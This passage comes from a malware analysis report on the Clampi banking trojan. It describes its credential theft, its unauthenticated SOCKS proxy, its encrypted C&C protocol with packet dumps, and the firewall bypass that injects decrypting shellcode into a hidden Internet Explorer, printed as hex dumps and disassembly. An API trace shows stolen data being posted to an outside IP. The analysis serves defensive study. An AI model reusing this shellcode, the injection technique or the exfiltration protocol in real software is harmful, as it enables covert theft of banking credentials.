- IpSwitch Messenger, IpSwitch Messenger, IM server, IMail server, WS_FTP
- SmartFTP
- FileZilla
- FTP Navigator
- 32bit FTP
- WebDrive FTP
- FTP Control
- DeluxeFtp
- AutoFTP
- FTP Voyager
- SecureFX
- Ftp Now
- Core FTP
- FFFTP
- Internet Download Manager
- &RQ

Once this data is received, it is sent back to the command & control server.

Figure 12

Banking credentials saved by Clampi

```
>> Packet #169 (client)
o=c
>> Packet #171 (server)
00 04 00 00 05 00 00 00 00 53 4f 43 4b 53 00 04    .........SOCKS..

>> Packet #182 (client)
o=d
00 04 00 00 00 00 00 00 95 b9                      ..........
>> Packet #184 (server)
00 00 00 00                                        ....
```

SOCKS Proxy

The final module is the SOCKS module and as the name suggests is a SOCKS proxy server. SOCKS proxy servers act as connection relays passing traffic from one computer to another. They are used for many purposes, such as connection filtering, passing traffic through firewalls, maintaining anonymity, gaining access to internal networks, and commonly to relay spam.

The server's code is injected into an instance of Internet Explorer to bypass any local firewall. It then listens for incoming connections on a random TCP port above 5000. The SOCKS module is activated in response to a command from the control server. The client then sends the port it's listening on for inbound connections to the command and control server, as shown in figure 12.

In the example in figure 12, the SOCKS server will be listening to port 38329 (which is 0x95B9 in hexadecimal base).

Usually, relay servers like this one expect authentication from the user's side. In this case, it doesn't, which means that anyone can connect to a compromised computer and have its traffic relayed through it (assuming the target is not hidden behind a NAT), once they find out which port the proxy is listening on. Typically spam operations will scan networks for such open proxies and, once discovered, begin using them to relay spam. The Clampi authors do not appear to be using the proxy servers to relay spam, but are instead using the proxy server to conduct fund transfers using compromised credentials. The proxies provides anonymity and bypasses any online banking security or monitoring that may recognize abnormal connections from suspect IP addresses.

Network Communication

Once the threat is installed on a computer, it connects to one of the gateway servers listed in the registry subkey `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings\GatesList`, initially set up during the malware installation.

These so-called "Gates" gateway servers run the Nginx Web server and serve as the command & control servers, providing instructions to Clampi infected computers and collecting information Clampi has gathered from its compromised host. Connecting to TCP port 80 and adhering to the standard HTTP protocol makes it easy for the threat to bypass firewall software and other restrictions that may apply in corporate networks. Furthermore, network communications are conducted via Internet Explorer potentially bypassing desktop firewall and security products.

The communication model is fairly simple. The client queries the server using a POST request that contains stolen information or asks the server "What do I do next?" The server then sends a standard HTTP/200 response.

Clampi's POST requests are in plain ASCII, and have the following structure:
`o=[OPERATION]&s=[CLIENT_ID]&b=[DATA_CHUNK]`


Where:

- The [OPERATION] field is a single character in the set ('i','a','c','d','u').
- The [CLIENT_ID] field is 16 characters long, and contains a unique, per-session, random ID identifying the compromised computer.
- The [DATA_CHUNK] contains the payload. It is encoded with a variation of the Base64 algorithm. It is also encrypted using the well-known Blowfish ECB symmetric encryption algorithm with a 56-byte key—the longest key usable by Blowfish. Using reverse-engineering techniques, one can decode and decrypt the payload.

This is illustrated in figure 13, which shows a standard "initiate" packet.

Figure 13

Clampi "initiate" packet



Initially, the client sends two queries, "o=i" (Initiate) and "o=a", to set up the connection with the Gate. The Initiate query contains a chunk of 256 bytes, believed to be the encoded session key used for Blowfish encryption later on. The "o=a" operation is more obscure.

Interestingly, these two operations occur only once per session. If the connectivity with the gateway breaks (for example, because of a connection timeout), an “o=u” (perhaps Update) operation will be sent by the client. The Blowfish key exchange will not take place again, even if the client talks to a different gateway than when the key was established. This also applies to the Update payload. Thus, the gateway servers either work in a peer-to-peer fashion, exchanging client information, or a higher-level parent server is in charge of coordinating the existing sessions taking place between the gateways and their clients.

After these two exchanges, an encrypted tunnel is established. From then on the data chunks will be encrypted using Blowfish. Fortunately, we were able to recover the key to decrypt the traffic. It is worth noting that the data chunks, once decrypted, contain the MD5 hash of the payload they carry. This prevents a third party from tampering with the packets.

A typical exchange then consists of “o=c” (Contact) and “o=d” (Data) queries. A Contact query does not contain a data chunk, but only comes with the client ID. It simply tells the server “I’m alive, what do I do?” The server’s answer to a Contact query contains a four-byte ID that identifies the transaction that’s about to take place as well as code that instructs the client what do next.

Figure 14

Exchange with connection ID and module-loading instructions

```
>> Packet #27 (client)
o=c
>> Packet #29 (server)
1e 04 00 00 02 00 00 00 00                                  .........

>> Packet #37 (client)
o=d
1e 04 00 00 00 4b 45 52 4e 45 4c 00 1c 00 00 00     .....KERNEL.....
>> Packet #39 (server)
00 00 00 00                                                 ....
```

In the example in figure 14, the connection ID is 0x41E. The code following instructs the client to tell the server what malicious modules it has loaded. The client will reply with a Data query, indicating it has no module loaded except the ‘KERNEL’, referring to Clampi’s main executable (packets 37 and 39).”

Typically, the server will then instruct the client to load other modules. If the client doesn’t have them already, they will be sent in a latter HTTP response. After a while, the exchange will look like figure 15.

Figure 15

Exchange with modules loaded


```
>> Packet #64 (client)
o=c
>> Packet #66 (server)
fc 03 00 00 02 00 00 00 00                                  .........

>> Packet #112 (client)
o=d
fc 03 00 00 00 4b 45 52 4e 45 4c 00 1c 00 00 00     .....KERNEL.....
01 53 4f 43 4b 53 00 03 00 00 00 01 50 52 4f 54     .SOCKS......PROT
00 16 00 00 00 01 4c 4f 47 47 45 52 00 06 00 00     ......LOGGER....
00 01 53 50 52 45 41 44 00 0f 00 00 00 01 41 43     ..SPREAD......AC
43 4f 55 4e 54 53 00 02 00 00 00                    COUNTS.....
>> Packet #114 (server)
00 00 00 00                                                 ....
```

The “present modules” list is bigger this time. In fact, these modules contain the core of Clampi functionalities, which are covered in this paper.

However, having the modules loaded doesn’t mean they’re active. Certain types of server responses instruct the client to execute a module. For instance the SOCKS module, which acts as a socks proxy, is activated during the exchange shown in figure 16.

Figure 16

SOCKS module activated during exchange




The server asks the client to activate the SOCKS module (response #171 to query #169). The client obeys and sends the response #182, which contains the value 0x95B9. This is the listening port the SOCKS module is listening to. The server's reply—all zeros—terminates this transaction.

Stolen data is sent in data queries as well. For instance, passwords and login credentials stolen by the PROT module will be sent in a Unicode, binary-ASCII encoded form, such as shown in figure 17.

Figure 17

Login credentials sent in a Unicode, binary-ASCII form



Online banking login information is sent in a similar fashion. In the instance below, the data posted to the banking site is intercepted from inside the browser (before SSL encryption) and sent to the gateway server with other metadata items such as the Referer, the Host, or the HTTP method:

```
S=online.bankof[REMOVED].com
P=443
M=POST
O=/ib/securebin/navwebdll.dll/webtellermgr/PWB001
H=Referer: https://online.bankof[REMOVED].com/ib/securehtm/boc-ib/ebanklogin.htm\r\nAccept-
Language: en-us\r\nContent-Type: application/x-www-form-urlencoded\r\n
D=TxnName=SignOn&resolution=924x716&browser=ie&CustomerID=4158896&PIN=475823
```

By using standard HTTP and strong encryption, coupled with a modular approach of the client's functionalities, Clampi's communication model is simple, yet very efficient.

Firewall Bypassing

Clampi goes to unusual measures to bypass the local firewall on the compromised computer, such as the Windows Firewall. Usually, such firewalls allow only specific programs to communicate using specific ports and protocols. For instance, your browser would be allowed to use outbound TCP port 80.

As we've previously discussed, Clampi needs to communicate with a "Gate" command and control server in order to get its orders and send information. Many firewalls would block Clampi if it tried to connect to remote server. Bypassing this can be done in many ways and Clampi does this by injecting its networking code into Internet Explorer, which is granted Web access by any standard firewall configuration.

Clampi implements an API proxy where stubs of code are injected and executed in Internet Explorer that execute APIs on Clampi's behalf, but only when it's needed. When Clampi needs to send information to the command and control server, it will use the API proxy.

Figure 18

IE Command line and Shellcode 0

```
Address   Hex dump                                          ASCII
0014CAC0  43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 73  C:\Program Files
0014CAD0  5C 49 6E 74 65 72 6E 65 74 20 45 78 70 6C 6F 72  \Internet Explor
0014CAE0  65 72 5C 69 65 78 70 6C 6F 72 65 2E 65 78 65 20  er\iexplore.exe
0014CAF0  FC EB 1A 5E 8B FE 57 AC 3C 5A 74 0F 2C 41 C0 E0  ³$+^ï■W¼<Zt☼,A└α
0014CB00  04 8A D8 AC 2C 41 02 C3 AA EB EC 58 C3 E8 E1 FF  ♦è╪¼,A☻├¬§∞X├╘ß
0014CB10  FF FF 49 4C 4F 4D 4F 49 41 4A 41 41 41 41 41 41    ILOMOIAJAAAAAA
0014CB20  4A 41 4A 41 4A 41 4A 41 4A 41 4A 41 4A 41 4A 41  JAJAJAJAJAJAJAJA
0014CB30  4A 41 46 4F 41 50 44 42 4C 4A 41 49 41 41 41 41  JAFOAPDBLJAIAAAA
0014CB40  41 41 49 4C 4E 41 46 47 49 4B 4D 43 43 45 41 50  AAILNAFGIKMCCEAP
0014CB50  41 45 45 42 49 49 41 47 45 47 4D 42 4F 4B 41 45  AEEBIIAGEGMBOKAE
0014CB60  4F 43 50 43 4D 47 41 47 41 41 46 4F 49 4C 48 4E  OCPCMGAGAAFOILHN
0014CB70  41 45 49 44 4D 48 42 46 44 44 4D 41 46 47 46 48  AEIDMHBFDDMAFGFH
0014CB80  46 41 47 4B 41 45 46 41 47 4B 50 50 4C 49 46 4D  FAGKAEFAGKPPLIFM
0014CB90  4A 45 49 41 48 4D 50 50 4E 41 49 4C 4E 49 49 46  JEIAHMPPNAILNIIF
0014CBA0  4D 41 48 46 42 41 4C 49 44 42 41 44 4A 42 48 4D  MAHFBALIDBADJBHM
0014CBB0  50 50 4E 41 44 4E 4C 48 41 41 41 41 41 48 45 45  PPNADNLHAAAAAAHE
0014CBC0  4C 4A 4F 4C 45 4F 44 44 4D 41 46 48 46 41 46 41  LJOLEODDMAFHFAFA
0014CBD0  47 49 42 50 41 41 41 50 41 41 46 44 4C 49 41 46  GIBPAAAPAAFDLIAF
0014CBE0  4C 4A 49 41 48 4D 50 50 4E 41 49 46 4D 41 48 45  LJIAHMPPNAIFMAHE
0014CBF0  44 41 4C 4A 41 4A 41 41 41 41 41 49 4A 41 45     DALJAJAAAAAAIJAE
0014CC00  41 49 49 4A 46 4D 41 49 41 45 4F 49 42 45 41 41  AIIJFMAIAEOIBEAA
0014CC10  41 41 41 41 49 4C 4F 4D 49 4C 48 46 41 45 49 4C  AAAAILOMILHFAEIL
0014CC20  46 4F 41 4E 50 50 48 47 41 4A 4C 49 48 45 4C 4A  FOANPPHGAJLIHELJ
0014CC30  49 41 48 4D 50 50 4E 41 4F 4C 41 4C 49 50 45 45  IAHMPPNAOLALIPEE
0014CC40  41 49 41 49 49 4C 50 49 50 4D 50 44 4B 45 4F 4C  AIAIILPIPMPDKEOL
0014CC50  41 4B 46 44 4C 49 45 48 4A 4C 49 41 48 4D 50 50  AKFDLIEHJLIAHMPP
0014CC60  4E 41 44 44 4D 41 49 4C 4F 46 4D 44 5A 00 AB AB  NADDMAILOFMDZ.½½
```

Soon after Clampi is executed, it creates an Internet Explorer instance. The Internet Explorer window is hidden and the primary thread is suspended. The IE instance is started with a command line that contains shellcode (named shellcode 0). Note that the shellcode command line consists of a small decryptor stub, followed by an ASCII shellcode. It's a classic way to avoid NULL bytes (except for the terminating one), which would have the undesired side-effect of stopping the shellcode prematurely.

Clampi then injects a thread into Internet Explorer, pointing to GetCommandLineA. Upon execution of this thread, the location of the shellcode in the IE memory space will be retrieved.

A second remote thread is then created, and executes shellcode 0.

The shellcode entry-point is located at address 0x14CAF0 in figure 18.

Figure 19 shows the disassembled routine.

Upon execution, shellcode 0 will decrypt the ASCII code located between 0x14CB12 and 0x14CC6D in figure 20.

The code above contains two shellcode blocks. The main one starts at 0x14CB12. Its goal is to create and initialize a shared memory map:

1. It first executes RDTSC as a random number generator and uses it to build a random eight-character-long ASCII string, stored inside the shellcode itself, between addresses 0x14CB19 and 0x14CB21 (the byte at 0x14CB21 is the terminating NULL). Initially, these bytes are filled with NOP instructions, though they never get executed.
2. It creates a named file map of size (15 + N) bytes, N being passed as a parameter to the thread executing the shellcode. The map's name will be the one generated earlier.
3. It checks that the map was created successfully. If a map having this name already exists, another name is generated.

Figure 19

Decryptor stub of Shellcode 0

```
0014CAF0  FC              CLD
0014CAF1  EB 1A           JMP SHORT 0014CB0D
0014CAF3  5E              POP ESI
0014CAF4  8BFE            MOV EDI,ESI
0014CAF6  57              PUSH EDI
0014CAF7  AC              LODS BYTE PTR DS:[ESI]
0014CAF8  3C 5A           CMP AL,5A
0014CAFA  74 0F           JE SHORT 0014CB0B
0014CAFC  2C 41           SUB AL,41
0014CAFE  C0E0 04         SHL AL,4
0014CB01  8AD8            MOV BL,AL
0014CB03  AC              LODS BYTE PTR DS:[ESI]
0014CB04  2C 41           SUB AL,41
0014CB06  02C3            ADD AL,BL
0014CB08  AA              STOS BYTE PTR ES:[EDI]
0014CB09  EB EC           JMP SHORT 0014CAF7
0014CB0B  58              POP EAX
0014CB0C  C3              RETN
0014CB0D  E8 E1FFFFFF     CALL 0014CAF3
```

Figure 20

Shellcodes 1 and 2

```
0014CB12  8BEC            MOV EBP,ESP
0014CB14  E8 09000000     CALL 0014CB22
0014CB19  90              NOP
0014CB1A  90              NOP
0014CB1B  90              NOP
0014CB1C  90              NOP
0014CB1D  90              NOP
0014CB1E  90              NOP
0014CB1F  90              NOP
0014CB20  90              NOP
0014CB21  90              NOP
0014CB22  5E              POP ESI
0014CB23  0F31            RDTSC
0014CB25  B9 08000000     MOV ECX,8
0014CB2A  8BD0            MOV EDX,EAX
0014CB2C  56              PUSH ESI
0014CB2D  8AC2            MOV AL,DL
0014CB2F  24 0F           AND AL,0F
0014CB31  04 41           ADD AL,41
0014CB33  8806            MOV BYTE PTR DS:[ESI],AL
0014CB35  46              INC ESI
0014CB36  C1EA 04         SHR EDX,4
0014CB39  ^E2 F2          LOOPD SHORT 0014CB2D
0014CB3B  C606 00         MOV BYTE PTR DS:[ESI],0
0014CB3E  5E              POP ESI
0014CB3F  8B7D 04         MOV EDI,DWORD PTR SS:[EBP+4]
0014CB42  83C7 15         ADD EDI,15
0014CB45  33C0            XOR EAX,EAX
0014CB47  56              PUSH ESI
0014CB48  57              PUSH EDI
0014CB49  50              PUSH EAX
0014CB4A  6A 04           PUSH 4
0014CB4C  50              PUSH EAX
0014CB4D  6A FF           PUSH -1
0014CB4F  B8 5C94807C     MOV EAX,kernel32.CreateFileMappingA
0014CB54  FFD0            CALL EAX
0014CB56  8BD8            MOV EBX,EAX
0014CB58  85C0            TEST EAX,EAX
0014CB5A  75 10           JNZ SHORT 0014CB6C
0014CB5C  B8 3103917C     MOV EAX,ntdll.RtlGetLastWin32Error
0014CB61  FFD0            CALL EAX
0014CB63  3D B7000000     CMP EAX,0B7
0014CB68  ^74 B9          JE SHORT 0014CB23
0014CB6A  EB 4E           JMP SHORT 0014CBBA
0014CB6C  33C0            XOR EAX,EAX
0014CB6E  57              PUSH EDI
0014CB6F  50              PUSH EAX
0014CB70  50              PUSH EAX
0014CB71  68 1F000F00     PUSH 0F001F
0014CB76  53              PUSH EBX
0014CB77  B8 05B9807C     MOV EAX,kernel32.MapViewOfFile
0014CB7C  FFD0            CALL EAX
0014CB7E  85C0            TEST EAX,EAX
0014CB80  74 30           JE SHORT 0014CBB2
0014CB82  B9 09000000     MOV ECX,9
0014CB87  890408          MOV DWORD PTR DS:[EAX+ECX],EAX
0014CB8A  895C08 04       MOV DWORD PTR DS:[EAX+ECX+4],EBX
0014CB8E  E8 14000000     CALL 0014CBA7
0014CB93  8BEC            MOV EBP,ESP
0014CB95  8B75 04         MOV ESI,DWORD PTR SS:[EBP+4]
0014CB98  8B5E 0D         MOV EBX,DWORD PTR DS:[ESI+D]
0014CB9B  FF76 09         PUSH DWORD PTR DS:[ESI+9]
0014CB9E  B8 74B9807C     MOV EAX,kernel32.UnmapViewOfFile
0014CBA3  FFD0            CALL EAX
0014CBA5  EB 0B           JMP SHORT 0014CBB2
0014CBA7  8F4408 08       POP DWORD PTR DS:[EAX+ECX+8]
0014CBAB  8BF8            MOV EDI,EAX
0014CBAD  FC              CLD
0014CBAE  F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
0014CBB0  EB 0A           JMP SHORT 0014CBBC
0014CBB2  53              PUSH EBX
0014CBB3  B8 479B807C     MOV EAX,kernel32.CloseHandle
0014CBB8  FFD0            CALL EAX
0014CBBA  33C0            XOR EAX,EAX
0014CBBC  8BE5            MOV ESP,EBP
0014CBBE  C3              RETN
```

4. It creates a view of the file map in memory.
5. Finally, the map is initialized as described below:

Offset	Size	Data
0x0	9	Map name
0x9	4	Address of the view
0xD	4	Map handle
0x11	4	Address of shellcode 2

Figure 21 is an example of a map named "MOOINPNM" after it's been initialized. The current view is at address 0x380000, which you also see at offset 9. The map handle is 0x58 and the address of the secondary shellcode is 0x14CB93, which is stored at offset 0x11.

Figure 21

Memory map header

Address	Hex dump	ASCII
00380000	4D 4F 4F 49 4E 50 4E 4D 00 00 00 38 00 58 00 00	MOOINPNM...8.X..
00380010	00 93 CB 14 00 00 00 00 00 00 00 00 00 00 00 00	.ôÊ¶............
00380020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

The second shellcode starts at 0x14CB93. Its goal is to destroy a shared memory map. Since shellcode 2 is located inside shellcode 1, note that execution of shellcode 2 is carefully avoided during the execution of shellcode 1 by the call instruction located at 0x14CB8E.

These memory maps will be used to exchange information between Clampi and the Internet Explorer instance acting as the API proxy.

Before the API proxy can be used, a memory map is created and dynamically filled by yet more shellcode (shellcode 3) whose purpose will be to carry out the execution of an API. This shellcode is 0x1F-bytes long.

Thus, Clampi creates a remote thread in IE that will execute shellcode 1, with the parameter 0x1F. It fills the returned map with shellcode 3, which will be described later.

Figure 22

Shellcode 3

```
00000015: 3BF4          mov     esi,esp
00000017: 8B7E04        mov     edi,[esi][4]
0000001A: 8B4F08        mov     ecx,[edi][8]
0000001D: 8D470C        lea     eax,[edi][00C]
00000020: 85C9        2 test    ecx,ecx
00000022: 7406          jz      0000002A --↓1
00000024: 49            dec     ecx
00000025: FF3488        push    d,[eax][ecx]*4
00000028: EBF6          jmps    00000020 --↑2
0000002A: 8B07        1 mov     eax,[edi]
0000002C: FFD0          call    eax
0000002E: 894704        mov     [edi][4],eax
00000031: 8BE6          mov     esp,esi
00000033: C3            retn    ; _^_^_^_^_^_^_^_^_^_^_^_^_^_^_
```

The following are Clampi's actions when it wants to use Internet Explorer as an API proxy.

1. It creates a remote thread that executes shellcode 1, which creates memory map 1. This map's size varies depending on the number of parameters used by the API.
2. It fills memory map 1 with the API information (API address, parameters, etc.).
3. It eventually creates more memory maps if the API parameters are pointers to more data (strings for instance).
4. It creates a thread that calls shellcode 3, with memory map 1 as a parameter.
5. Shellcode 3 executes the API.
6. Clampi deletes the memory maps by creating threads executing shellcode 2.

The structure of a memory map containing the API description is as follows:


Offset	Size	Data
0x0	0x15	Memory map description, see above
0x15	4	API address (in)
0x19	4	API return code (out)
0x1D	4	API parameter count, cnt (in)
0x21	4*cnt	API parameters (in)

Shellcode 3 pushes the API parameters on the stack, calls the API, and then sets the API return value to its location in the memory map.

The diagram in figure 23 illustrates the different steps taken to have the API proxy execute a call to LoadLibrary.

Figure 23

Steps for executing the LoadLibrary



1. Clampi launches Internet Explorer with encrypted shellcode as a command line parameter placing encrypted shellcode in Internet Explorer's process memory.
2. Executing the initial shellcode via a remote thread, the shellcode decrypts itself
3. Clampi calls the shellcode to create a multiple memory map regions which are used to store information on what APIs to call including parameters and the return values.
4. Clampi calls the API execution shellcode, which uses the memory map details to call network related APIs to communicate with the gate server.

Using a custom tool to monitor Clampi's API proxy, here is a partial trace of the APIs executed by the proxy:

```
<...>
API: WININET.dll!InternetConnectA (addr=771C30C3, 8 params)
  - CC0004
  - 1A0015 ("69.57.140.18.......")
  - 50
  - 0
  - 0
  - 3
  - 0
  - 0
API: kernel32.dll!GetModuleHandleA (addr=7C80B6A1, 1 params)
  - 220015 ("wininet.dll........")
API: kernel32.dll!GetProcAddress (addr=7C80ADA0, 2 params)
  - 771B0000 ("MZ..............")
  - 230015 ("HttpOpenRequestA...")
API: WININET.dll!HttpOpenRequestA (addr=771C36AD, 8 params)
  - CC0008
  - 1A0015 ("POST..............")
  - 1B0015 ("/aJdup6JXYU4LNrIo..")
  - 0
```

```
  - 0
  - 0
  - 80000000 (".aJdup6JXYU4LNrIo...")
  - 0
API: kernel32.dll!GetModuleHandleA (addr=7C80B6A1, 1 params)
  - 220015 ("wininet.dll........")
API: kernel32.dll!GetProcAddress (addr=7C80ADA0, 2 params)
  - 771B0000 ("MZ..............")
  - 230015 ("HttpSendRequestA...")
API: WININET.dll!HttpSendRequestA (addr=771C6249, 5 params)
  - CC000C
  - 1A0015 ("Content-Type: application/x-www-form-urlencoded...")
  - 2F
  - 1B0015 ("o=i&b=YsvVNRc/BlrMWO3sTqW/ZhDw7YfukYGn1oEbp9J/s...")
  - 15E
<...>
```

The above transaction shows the API proxy is indeed used for network communication with the command and control server. By doing so, Clampi achieves enhanced stealth, bypasses simple desktop firewalls, and also makes the analysis of its code more difficult.

Antianalysis

Clampi's main executable and modules are protected with a commercial tool called VMProtect. This tool can be compared to runtime executable packers, for instance UPX and FSG, which decompress a file at runtime. Unlike common packers though, VMProtect does not only compress the target executable, but also virtualizes its code to render white-box analysis, if not impossible, extremely difficult to do.

In this context, virtualization does not mean virtual hardware machines like VMware, but means virtual processors such that a virtual processor executes virtual instructions, or byte code. This byte code is defined by the programmer of the virtual processor. Well-known, real-world examples include the Java Virtual Machine or the .Net Framework. In this case, VMProtect has its own virtual processor and byte code implementation.

Initially, the Clampi executable appears like figure 24. In the schema, CODE refers to native code, Intel instructions, executed natively on a computer's processor. The execution of this code produces actions (X,Y,Z), which is Clampi's behavior.

After protection, Clampi executable looks like this figure 25. The first thing you would notice is that its size increased a lot. Clampi ranges from 500 to 600Kb, which is an unusual size for a program not written in a very high-level language (such as Visual Basic).

The original code has been replaced by some byte code, whose specifications are not public and are specific to VMProtect. The virtual CPU (or, in this context, virtual machine) is responsible for executing the byte code. This execution must produce the exact same behavior (X,Y,Z) as the non-virtualized Clampi.

The goal of VMProtect is to hide the original code behind an obscure byte code. In this context, white-box analysis means analyzing the virtual CPU, how it parses the byte code and what every byte code instructions does. It also means putting extra effort in understanding how low-level idioms are implemented, such as registers, memory access, external calls, and calling conventions. Not to mention the multiple variations authors of such protections can add to armor their protection scheme

Figure 24
Clampi executable





Figure 25
Clampi executable after protection



such as multiple byte codes (i.e., multiple virtual CPUs), several levels of byte code execution (e.g., byte code A executing byte code B executing byte code C executing (X,Y,Z)), byte code obfuscation and encryption, and junk insertion inside the byte code itself. Plus all the various anti-debugging and anti-analysis techniques that can still take place a layer above: the x86 assembly that represents the virtual CPU can be protected using traditional techniques such as packing and encryption, junk code insertion, anti-debugging code, and anti-emulation code.

This section will detail the VMProtect as it is used in Clampi illustrate the complexity of VMProtect by walking through the translation of a single byte code routine back into native x86 assembly code. The VMProtect layer first unpacks its code to memory and calls a portion of code like:

```
.text:00AB1030                  push    1006E2F8h
.text:00AB1035                  jmp     loc _ AB10FA
```

The routine at 0xAB10FA disassembles to:

```
.text:00AB10FA VMenter:
.text:00AB10FA                  pushf
.text:00AB10FB                  pusha
.text:00AB10FC                  push    0F0AB0000h
.text:00AB1101                  mov     esi, [esp+28h]
.text:00AB1105                  cld
.text:00AB1106                  mov     ecx, 40h
.text:00AB110B                  call    malloc
.text:00AB1110                  mov     edi, eax
.text:00AB1112                  add     esi, [esp]
.text:00AB1115 VMloop:
.text:00AB1115                  mov     cl, [esi]
.text:00AB1117                  add     esi, 1
.text:00AB111A                  movzx   eax, cl
.text:00AB111D                  lea     edx, VMhandlers[eax*4]
.text:00AB1124                  jmp     dword ptr [edx]
```

The code above is the virtual CPU loop. Its purpose is to fetch the current byte code, pointed to by esi, into cl. This value is then used as an index into a 256-entry array of pointers to byte handlers, named VMhandlers.

```
.text:00AB37FA VMhandlers       dd 0AB1947h ;opcode 0 handler
.text:00AB37FE                  dd 0AB1AAEh ;opcode 1 handler
.text:00AB3802                  dd 0AB1890h ;opcode 2 handler
...
```

The byte code routine to interpret starts at 0xB1E2F8, which is the value 0x1006E2F8 (the pseudo-address) pushed at 0xAB1030 added to 0xF0AB0000 (the pseudo-base).

```
.text:00B1E2F8
db 0EEh, 2, 3Bh, 0Dh, 0EEh, 0, 0EEh, 1, 3Bh, 7, 0EEh, 3
db 3Bh, 7, 0EEh, 0Ah, 3Bh, 6, 3Bh, 8, 9Fh, 85h, 1, 0B2h
